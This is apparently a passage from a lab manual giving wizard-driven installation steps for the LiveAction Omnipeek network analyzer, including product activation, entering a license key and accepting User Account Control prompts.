
- If an **Open File - Security Warning** pop-up appears, click **Run**.
- The **OmniPeek Installer** wizard appears; click **Next**.



- In the **Product Activation** wizard, ensure that the **Automatic: requires an Internet connection** radio-button is selected and click **Next**.




10. The **Customer Information** wizard appears; type a **Company Name** (here, **abc**) and **Email** (provided at the time of registration). For the serial number field, switch to the **Mozilla Firefox** browser and copy the **License Key**. Close the browser.
11. Switch back to the **Omnipeek Installer** window, paste the **License Key** in the **Serial Number or Product Key** field, and then click **Next**.




12. Follow the wizard-driven installation steps to install Omnipeek using the default settings.
13. While **Installing LiveAction Omnipeek**, if a **User Account Control** pop-up appears, click **Yes**.
14. On completion of the installation, the **Omnipeek Installer Completed** wizard appears; uncheck **View Readme**, ensure that the **Launch Omnipeek** option is checked, and click **Finish**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

